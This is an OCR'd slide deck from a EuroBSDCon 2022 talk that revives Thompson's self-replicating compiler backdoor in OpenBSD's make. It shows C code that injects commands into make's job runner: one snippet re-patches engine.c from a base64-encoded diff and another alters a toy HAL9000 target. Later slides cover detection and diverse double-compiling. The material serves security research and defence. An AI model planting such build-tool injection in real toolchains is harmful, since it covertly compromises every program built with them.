Reviving and evaluating Thompson's backdoor in OpenBSD's make

EuroBSDCon 2022

Samuel AUBERTIN


18/09/2022

$ whoami

Samuel AUBERTIN - sk4nz

- Consultant @ IBM Security France
- Network & Systems Engineer
- Undefended PhD @ EURECOM
- OpenBSD user since 5.3 (2013)

2001 : A Space Odyssey



"I'm afraid I can't do that, Dave."

— HAL 9000

What if HAL 9000 got backdoored ?

Trusting HAL 9000

Trusting HAL 9000

- Physical security

Trusting HAL 9000

- Physical security
- Hardware

Trusting HAL 9000

- Physical security
- Hardware
- Firmware

Trusting HAL 9000

- Physical security
- Hardware
- Firmware
- Kernel

Trusting HAL 9000

- Physical security
- Hardware
- Firmware
- Kernel
- Userland

Trusting HAL 9000

- Physical security
- Hardware
- Firmware
- Kernel
- Userland
- Operations

Trusting HAL 9000

- Physical security
- Hardware
- Firmware
- Kernel
- Userland
- Operations

A compiler is *used*, can we trust it ?

Trusting Trust

Ken Thompson - Reflections on Trusting Trust - 1984

"The moral is obvious. You can't trust code that you did not totally create yourself. [...] No amount of source-level verification or scrutiny will protect you from using untrusted code." [1]

1. https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf

Thompson's backdoor feature one : self-replication

Quines are programs that print themselves, perfect for self-replication !

Thompson's backdoor feature one : self-replication

Quines are programs that print themselves, perfect for self-replication !

```
1  #include <stdio.h>
2  int main(){char*c="#include <stdio.h>%cint
   ↪  main(){char*c=%c%s%c;printf(c,10,34,c,34,10);return
   ↪  0;}%c";printf(c,10,34,c,34,10);return 0;}
```

Thompson's backdoor feature two : "learning"

Compilers carry knowledge obtained from their source across hereditary binaries.

Thompson's backdoor feature two : "learning"

Compilers carry knowledge obtained from their source across hereditary binaries.

1. If you compile yourself, self-reproduce.

Thompson's backdoor feature two : "learning"

Compilers carry knowledge obtained from their source across hereditary binaries.

1. If you compile yourself, self-reproduce.
2. If you compile `login(1)`, make it misbehave.

Thompson's backdoor : wrapping features altogether

$$\text{Compiler Source } CS \longrightarrow X \longrightarrow \text{Compiler } C$$

Thompson's backdoor : wrapping features altogether

$$\text{Compiler Source } CS \longrightarrow X \longrightarrow \text{Compiler } C$$

$$\text{Backdoored Compiler Source} \longrightarrow C \longrightarrow \text{Backdoored Compiler } BC$$

Thompson's backdoor : wrapping features altogether

Compiler Source $CS \longrightarrow X \longrightarrow$ Compiler C

Backdoored Compiler Source $\longrightarrow C \longrightarrow$ Backdoored Compiler BC

$CS \longrightarrow BC \longrightarrow$ Self-Replicating Backdoored Compiler $SRBC'$

Thompson's backdoor : wrapping features altogether

Compiler Source $CS \longrightarrow X \longrightarrow$ Compiler C

Backdoored Compiler Source $\longrightarrow C \longrightarrow$ Backdoored Compiler BC

$CS \longrightarrow BC \longrightarrow$ Self-Replicating Backdoored Compiler *SRBC'*

$CS \longrightarrow$ *SRBC'* $\longrightarrow$ *SRBC"*

Thompson's backdoor : wrapping features altogether

Compiler Source $CS \longrightarrow X \longrightarrow$ Compiler C

Backdoored Compiler Source $\longrightarrow C \longrightarrow$ Backdoored Compiler BC

$CS \longrightarrow BC \longrightarrow$ Self-Replicating Backdoored Compiler $SRBC'$

$CS \longrightarrow SRBC' \longrightarrow SRBC''$

Program Source $S \longrightarrow SRBC \longrightarrow$ **Backdoored Program**

Thompson's backdoor : origins

Thompson's 1984 paper cites an *Unknown Air Force Document*.

2. https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/karg74.pdf

Thompson's backdoor : origins

Thompson's 1984 paper cites an *Unknown Air Force Document*.

`MULTICS SECURITY EVALUATION: VULNERABILITY ANALYSIS`[2]

1974 - US Air Force

2. https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/karg74.pdf

Thompson's backdoor : origins

"In Multics, most of the ring 0 supervisor is written in PL/1. A penetrator could insert a trap door in the PL/1 compiler to note when it is compiling a ring 0 module. Then the compiler would insert an object code trap door in the ring 0 module without listing the code in the listing. Since the PL/1 compiler is itself written in PL/1, the trap door can maintain itself, even when the compiler is recompiled."

Extending to Self-Hosted components

- `cc -o cc cc.c`

Extending to Self-Hosted components

- `cc -o cc cc.c`
- `docker buildx build path/to/docker/source`

Extending to Self-Hosted components

- `cc -o cc cc.c`
- `docker buildx build path/to/docker/source`
- `make -C /usr/src/usr.bin/make`

Demonstration

Implementation details

`/usr/src/usr.bin/make/engine.c`

Implementation details

/usr/src/usr.bin/make/engine.c

- `bool do_run_command(Job *job, const char *pre)`
- `job->node->name`
- `job->cmd`

Self-replication

```
1   if (strcmp(job->node->name, "engine.o") == 0) {
2       printf("\033[32m>>>>>>> SELF-REPLICATING <<<<<<<\n\033[31m\033[0m\n");
3       const char* payload_left = "echo __DIFF__ | base64 -d | patch -s -R engine.c && ";
4       const char* payload_right = " && mv engine.c.orig engine.c ";
5       unsigned payload_len = strlen(payload_left) + strlen(payload_right);
6       char* stuffed = emalloc(sizeof(char) * (strlen(cmd) + payload_len) + 1);
7       strcat(stuffed, payload_left);
8       strcat(stuffed, cmd);
9       strcat(stuffed, payload_right);
10      cmd = stuffed;
11  }
```

__DIFF__

```
$(PATCH):
  diff -d engine.c $(LEGIT_SRC)/engine.c > $@ || true
  sed "s|__DIFF__|$$(cat $@ | base64 -e | tr -d '\n\r')|g" $@ > $@.1
  sed "s|__DIFF__|$$(cat $@.1 | base64 -e | tr -d '\n\r')|g" $@ > $@.2
  sed "s|__DIFF__|$$(cat $@.2 | base64 -e | tr -d '\n\r')|g" $@ > $@.3
```

__DIFF__

```
$(PATCH):
  diff -d engine.c $(LEGIT_SRC)/engine.c > $@ || true
  sed "s|__DIFF__|$$(cat $@ | base64 -e | tr -d '\n\r')|g" $@ > $@.1
  sed "s|__DIFF__|$$(cat $@.1 | base64 -e | tr -d '\n\r')|g" $@ > $@.2
  sed "s|__DIFF__|$$(cat $@.2 | base64 -e | tr -d '\n\r')|g" $@ > $@.3

$(BACKDOOR_SRC): $(PATCH) $(TEMP)/Makefile
  patch -d $(TEMP) -s -R engine.c $(PATCH).3
```

__DIFF__ levels

0. Templated backdoor
   `template(backdoor)`

__DIFF__ levels

0. Templated backdoor
   `template(backdoor)`
1. Encoded backdoor
   `encode(template(backdoor))`

__DIFF__ levels

0. Templated backdoor
   `template(backdoor)`
1. Encoded backdoor
   `encode(template(backdoor))`
2. Self-replicating backdoor
   `encode(encode(template(backdoor)))`

__DIFF__ levels

0. Templated backdoor
   `template(backdoor)`
1. Encoded backdoor
   `encode(template(backdoor))`
2. Self-replicating backdoor
   `encode(encode(template(backdoor)))`
3. Wrapper to avoid decoding the template
   `encode(encode(encode(template(backdoor))))`

Targeting HAL9000

```
1   if (strcmp(job->node->name, "HAL9000") == 0) {
2       printf("\033[32m>>>>>>> INFECTING HAL9000 <<<<<<<\n\033[31m\033[0m\n");
3       const char* payload_left = "sed -i.orig 's/ERADICATE_SUBROUTINE;/SUCCESS_SUBROUTINE;/'
        ↪  HAL9000.c && ";
4       const char* payload_right = " && mv HAL9000.c.orig HAL9000.c ";
5       unsigned payload_len = strlen(payload_left) + strlen(payload_right);
6       char* stuffed = emalloc(sizeof(char) * (strlen(cmd) + payload_len) + 1);
7       strcat(stuffed, payload_left);
8       strcat(stuffed, cmd);
9       strcat(stuffed, payload_right);
10      cmd = stuffed;
11  }
```

Detection

Detection : static analysis

Detection : static analysis

- Differential analysis : Levenshtein distance, binary difference
  - bindiff + IDA
  - radiff2

Detection : static analysis

- Differential analysis : Levenshtein distance, binary difference
  - bindiff + IDA
  - radiff2
- Decompilation
  - ghidra
  - IDA
  - radare2

Detection : runtime analysis

Detection : runtime analysis

- btrace

Detection : runtime analysis

- btrace
- ktrace

Detection : runtime analysis

- btrace
- ktrace
- gdb

Detection : runtime analysis

- btrace
- ktrace
- gdb
- radare2

Detection : runtime analysis

- btrace
- ktrace
- gdb
- radare2

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

3. https://dwheeler.com/trusting-trust/

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

Compiler Source Code $CS \longrightarrow X \longrightarrow$ Compiler $X1$

3. https://dwheeler.com/trusting-trust/

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

Compiler Source Code $CS \longrightarrow X \longrightarrow$ Compiler $X1$

$CS \longrightarrow Y \longrightarrow$ Compiler $Y1$

3. https://dwheeler.com/trusting-trust/

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

Compiler Source Code $CS \longrightarrow X \longrightarrow$ Compiler $X1$

$CS \longrightarrow Y \longrightarrow$ Compiler Y1

$CS \longrightarrow X1 \longrightarrow$ Compiler $X2$

3. https://dwheeler.com/trusting-trust/

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

Compiler Source Code $CS \longrightarrow X \longrightarrow$ Compiler $X1$

$CS \longrightarrow Y \longrightarrow$ Compiler $Y1$

$CS \longrightarrow X1 \longrightarrow$ Compiler $X2$

$CS \longrightarrow Y1 \longrightarrow$ Compiler $Y2$

3. https://dwheeler.com/trusting-trust/

Diverse Double-Compiling

David A. Wheeler PhD dissertation [3]

Compiler Source Code $CS \longrightarrow X \longrightarrow$ Compiler $X1$

$CS \longrightarrow Y \longrightarrow$ Compiler Y1

$CS \longrightarrow X1 \longrightarrow$ Compiler $X2$

$CS \longrightarrow Y1 \longrightarrow$ Compiler $Y2$

Are $X2$ and $Y2$ binary equivalent ?

3. https://dwheeler.com/trusting-trust/

Related works

- *Deniable Backdoors Using Compiler Bugs*[4]
- *Defending Against Compiler-Based Backdoors*[5]

4. https://www.alchemistowl.org/pocorgtfo/pocorgtfo08.pdf
5. https://blog.regehr.org/archives/1241

Conclusion

Thompson's backdoor is still powerful and cheap to implement, 48 years after the Multics security audit.

Let's discuss !

`https://www.sk4.nz/eurobsdcon22.git`